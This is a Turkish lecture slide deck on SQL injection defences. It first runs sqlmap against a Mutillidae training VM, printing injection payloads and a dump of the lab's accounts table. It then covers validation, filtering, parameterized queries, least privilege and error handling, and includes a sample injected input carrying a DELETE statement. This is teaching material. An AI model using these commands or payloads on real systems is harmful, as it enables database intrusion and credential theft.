

# SQL ENJEKSİYON SAVUNMA YÖNTEMLERİ

Öğretim Görevlisi A. Berika VAROL MALKOÇOĞLU

# İçindekiler

- SQLMap
- SQL Enjeksiyon Savunma Yöntemleri

# SQL Enjeksiyon

- SQL Enjeksiyon veritabanından ve dilden bağımsız olarak her türlü uygulama veritabanı ilişkisine sahip sistemde bulunabilir.
- Bu veritabanlarının bir açığı değildir.
- SQL Enjeksiyon'dan korunmak web geliştiricisinin görevidir.
- SQL cümlecikleri oluşturulurken araya sıkıştırılan herhangi bir meta-karakter SQL Injection' a neden olabilir.

# Meta-Karakterler

- Bir program için özel anlamı olan karakterlere verilen isimdir.
  - Örnek olarak C temelli C#, Javascript, PHP gibi dillerde (\) backslash karakteri bir meta-karakterdir. SQL' için kritik metakarakter (') tek tırnak' tır.
- SQL' için kritik meta-karakter (') tek tırnak' tır.
- Çünkü iki tek tırnağın arası string olarak algılanır.
- Diğer bir önemli meta-karakter ise (;) noktalı virgüldür, satırın bittiğini ve yeni satır başladığını bildirir.
- Biz açık ararken bu karakterlerden yararlanıyoruz.
- Bunların önüne geçilmediği sürece tehlike devam eder.

# SQLMap

- Web uygulamalarında SQL Enjeksiyon tespitini ve bulunan açıkların exploit edilmesini otomatik hale getiren açık kaynak kodlu bir araçtır.
- Veritabanının kullanıcılarını, parolalarını, hash değerlerini, rolleri, tabloları, sütunları gibi bilgileri tespit edebilir.
- Ayrıca veri tabanı sunucularının yönetimini ele geçirmekten hedef sunucunun işletim sisteminde komut çalıştırmaya kadar pek çok işlevi yerine getirebilmektedir.

# SQLMap

```
root@osboxes:~# sqlmap --help
```



```
{1.2.10#stable}

http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help                Show basic help message and exit
  -hh                       Show advanced help message and exit
  --version                 Show program's version number and exit
  -v VERBOSE               Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)

  -u URL, --url=URL        Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK            Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA              Data string to be sent through POST
  --cookie=COOKIE          HTTP Cookie header value
  --random-agent           Use randomly selected HTTP User-Agent header value
  --proxy=PROXY            Use a proxy to connect to the target URL
  --tor                    Use Tor anonymity network
  --check-tor              Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -e TESTPARAMETER         Testable parameter(s)
```

# SQLMap

- sqlmap -u "http://10.0.2.5/mutillidae/index.php....."

```
root@osboxes:~# sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=ay%26%23351%3Be&password=2&user-info-php-submit-button=View+Account+Details"

[1.2.10#stable]
```

```
--
Parameter: username (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: page=user-info.php&username=ay%26%351;e' OR NOT 2464=2464#&password=2&user-info-php-submit-button=View+Account+Details


Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=ay%26%351;e' AND ROW(2361,5518)>(SELECT COUNT(*),CONCAT(0x71716a7171,(SELECT 0x7171707a71,FLOOR(RAND(0)*2))x FROM (SELECT 3455 UNION SELECT 9913 UNION SELECT 4550 UNION SELECT 2452)a GROUP BY 1,1))

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: page=user-info.php&username=ay%26%351;e' AND SLEEP(5)-- ENHm&password=2&user-info-php-submit-button=View+Account+Details

Type: UNION query
Title: MySQL UNION query (random number) - 5 columns
Payload: page=user-info.php&username=ay%26%351;e' UNION ALL SELECT 3459,3459,CONCAT(0x71716a7171,0x526c5144556964e6a6663434d4646696c645556484543656c4d596a6c6450656c,0x71707a7a71),3459,3459#&password=2&user-info-php-submit-button=View+Account+Details
--
12:14:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
12:14:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.5'
```

# SQLMap

- sqlmap -u "http://10.0.2.5/mutillidae/index.php....." --dbs

```
root@osboxes:~# sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=ay%26%23351%3Be&password=2&user-info-  
hp-submit-button=View+Account+Details" --dbs  
 {1.2.10#stable}  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
```

```
---  
[12:14:24] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 4.1  
[12:14:24] [INFO] fetching database names  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
  
[12:14:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.5'  
[*] shutting down at 12:14:24
```



# SQLMap

- `sqlmap -u "http://10.0.2.5/mutillidae/index.php....." -tables -D owasp10`

```
root@osboxes:~# sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=ay%26%23351%3Be&password=2&user-info-  
hp-submit-button=View+Account+Details" --tables -D owasp10
```

$$\begin{array}{c} \text{H} \\ | \\ \text{[H]} \end{array} \quad \{1.2.10\#stable\}$$

```
web application technology: PHP 5.2.4, Apache/2.2.8
back-end DBMS: MySQL >= 4.1
```

```
[12:16:40] [INFO] fetching tables for datab
```

```
Database: owasp10
```

```
[6 tables]
```

```
accounts
blogs_table
captured_data
credit_cards
hitlog
pen test tools
```

```
[12:16:40] [INFO] fetched data logged to te
```

```
*] shutting down at 12:16:40
```

# SQLMap

- sqlmap -u "http://10.0.2.5/mutillidae/index.php....." -T accounts -D owasp10 --dump

```
root@osboxes:~# sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=ay%26%23351%3Be&password=2&user-info-php-submit-button=View+Account+Details" -T accounts -D owasp10 --dump
```

```
{1.2.10#stable}
```

```
Database: owasp10
Table: accounts
[17 entries]
```

cid	username	is_admin	password	mysignature
1	admin	TRUE	adminpass	Monkey!
2	adrian	TRUE	somepassword	Zombie Films Rock!
3	john	FALSE	monkey	I like the smell of confunk
4	jeremy	FALSE	password	d1373 1337 speak
5	bryce	FALSE	password	I Love SANS
6	samurai	FALSE	samurai	Carving Fools
7	jim	FALSE	password	Jim Rome is Burning
8	bobby	FALSE	password	Hank is my dad
9	simba	FALSE	password	I am a cat
10	dreveil	FALSE	password	Preparation H
11	scotty	FALSE	password	Scotty Do
12	cal	FALSE	password	Go Wildcats
13	john	FALSE	password	Do the Duggie!
14	kevin	FALSE	42	Doug Adams rocks
15	dave	FALSE	set	Bet on S.E.T. FTW
16	ed	FALSE	pentest	Commandline KungFu anyone?
17	ayşe	NULL	123456	xxx

# SQL Enjeksiyon Savunma Yöntemleri

- SQL enjeksiyondan korunmak için;
  - GET ya da POST ile yollanan verileri doğrulamak,
  - Gönderilen verileri filtrelemek,
  - SQL Parametresi kullanmak,
  - Kullanıcı yetkilerini kısıtlamak,
  - Girdi Uzunluğunun Sınırlandırılması,
  - Girdi Cinsinin Kontrol Edilmesi,
- Güvenliği test etmek, yamalar yapma ve, önemli verileri şifrelemek.

# GET ya da POST ile yollanan verileri doğrulamak

- Aşağıdaki tabloda yer alan karakterler tehlikelidir.

Sakıncalı karakterler	Anlamı
;	sorgu ayırıcı
'	karakter veri ayırıcı
--	Yorum ayırıcı
\*	Yorum ayırıcı 2

- Bu karakterleri kullanıcının girememesi için kontrol oluşturulmalıdır.

# GET ya da POST ile yollanan verileri doğrulamak

Sakıncalı karakterler	Anlamı
;	sorgu ayırıcı
'	karakter veri ayırıcı
--	Yorum ayırıcı
\*	Yorum ayırıcı 2

```
// Girdiyi alıyoruz.  
//( örnek olduğu için girdiyi elle giriyoruz)  
$input="Bu girdi kontrol edilecek..";  
// Regular expression ile girdi kontrol (doğrulanıyor) ediliyor.  
if (preg_match("/[\-]{2,}|[;]|[']|[\*\"]/", $input))  
    echo "zararlı karakterler var";  
else  
    echo "doğrulandı";
```

# Gönderilen verileri filtrelemek

- Yada kontrol edip hata mesajı vermek yerine
- Sakıncalı karakterleri temizleyebiliriz.

```
// Girdiyi alıyoruz.  
//(örnek olduğu için girdiyi elle giriyoruz)  
$input="34'; DELETE FROM test";  
// Regular expression ile girdiyi filtreliyoruz  
// 0 ve 9 arasında olmayan tüm karakterleri siler  
$input=preg_replace("#[^0-9]#", '', $input);  
// aşağıdaki satır ekrana 34 yazdırır  
echo $input;
```

# SQL Parametresi kullanmak

- Dinamik sorguları uygun şekilde kodlanmış parametrelili sorgularla veya saklı yordamlarla değiştirmek güvenliği artırır.
- Parametreler SQL sorgusuna bağlı olduğundan ek SQL kodunu enjekte mümkün olmaz.

# Veri Tipi Doğrulama

- Geliştiriciler veri tipi doğrulamayı kullanmalıdır.
- Girdi tipi dizi veya sayısal olup olmadığını doğrulamak kolaylıkla tip uyumsuzluğu olan girdilerini reddedebilir.



# Kullanıcı Yetkilerini Kısıtlamak

- Kullanıcının SELECT, UPDATE, INSERT, CREATE vb. yetkileri elinden alarak korunma sağlanmış olur.
- Eğer INSERT, UPDATE gibi DML kullanılmıyorsa kullanıcıyı sadece SELECT ile kısıtlamak daha iyi bir çözüm olacaktır.

# Girdi Uzunluğunun Sınırlandırılması

- Veritabanındaki ayrılan alanın uzunluğu 10 karakterlikse, formunuzda bu alan için 50 karakter sığan bir metin kutusuna sahip olmak hata olabilir.
- Mümkün olduğu kadar girdi uzunluklarını kısa tutmak muhtemel saldırıyı engellemek için önlem sayılabilir.

# Girdi Cinsinin Kontrol Edilmesi

- Girilen verinin istenen türden bir veri olup olmadığını kontrol edilmeli.
- Saldırganın kullanabileceği harf/sayı seçeneğini böylece kısıtlanır.
  - Mesela, eğer sayısal değerlerden oluşan Ürün ID'si için formdan girdi alınıyorsa, girdinin sayısal bir ifade olup olmadığını kontrol eden bir fonksiyon eklenmeli.
  - Yada, tc kimlik numarası girişi için 11 karakter sınırlaması ve sayısal giriş kısıtlaması olmalı.

# Genel olarak;

- Veri tabanında bulunan tablo ve tablo alanı isimlerinin kolay tahmin edilebilecek şekilde olmaması gerekir.
- Web formlarında parametrik sorguların kullanılması tercih edilmelidir.
- Web formlarındaki giriş kontrollerine veri girişi yapılırken bu verilerin doğrulanması, girdi uzunluğunun kontrol edilmesi önemlidir.

# Genel olarak;

- SQL sunucuda oluşacak hataların web formlarında görüntülenmesi engellenmelidir.
- Web uygulamalarında kullanılan veri tabanına yazma, okuma, silme gibi temel özelliklerin yalnızca bir yönetici tarafından yönetilmesi gerekir.
- Uygulamada web formlarına sorgu yazmak yerine, bu sorguları veri tabanı kısmında saklı yordam (Stored Procedure) olarak yazılması sağlanmalıdır.


# Genel olarak;

- Veri tabanının kullanacak yöneticilerin yetkilendirilme işlemlerinde, sınırlı yetkilere sahip kullanıcı hesabı ile çalıştırılmasına büyük özen gösterilmelidir.
- Kullanılmayan saklı yordamların ve yönetici hesaplarının kaldırması gerekir.
- Sistem nesneleri için genel erişim verilmemeli, gerekirse kullanıcı bazında yetki verilmelidir.


# SQL Enjeksiyon Önlemleri

Prensip	Neler Yapmalıyız?
Kullanıcı girdilerine asla güvenmemeliyiz.	Tüm TextBox girişlerinin değerlerini Validator Kontrolleri, Regular Expression veya kod ile kontrol edin.
Veritabanına asla admin düzeyinde bağlanmamalıyız.	Veritabanına gerekli düzeyde kısıtlı erişim ile bağlanın.
Dinamik Sql sorguları kullanmamalıyız.	Parametre göndererek veya Stored Procedure kullanın.
Veritabanında verileri açık bir şekilde yazmamalıyız.	Verilerinizi şifreleme algoritması kullanarak veritabanına kaydedin.
Web uygulamalarında meydana gelebilecek istisnalarla(Exceptions) veya hatalarla ilgili bilgiler en düşük düzeyde kullanıcıya aktarmalıyız.	Web uygulamalarınızda meydana gelebilecek olası her hataya karşı özel bir hata sayfası hazırlayın.


# Uyarılar

 LOG IN WITH GOOGLE


OR

Incorrect username and/or password. Please try again. 


EMAIL ADDRESS

 jake@example.com


PASSWORD

 .....


LOG IN

 LOG IN WITH GOOGLE


OR

Incorrect username. Please try again. 

EMAIL ADDRESS

 jake@example.com



PASSWORD

 .....

LOG IN




# Uyarılar

 <b>Login Failed</b> Your username and/or password do not match.  <a href="#">Retry</a>	 <b>Login Failed</b> You cannot login to the application.  <a href="#">Retry</a>
--	---

The reason for login failure is clear and user can enter correct username and password.

The reason of login failure is not clear. User cannot find a solution without hit and trial.

# Uyarılar



Detailed technical information is hidden and user can open it if he wants to know about it.

Technical details are mentioned in default view of error message.

# Uyarılar

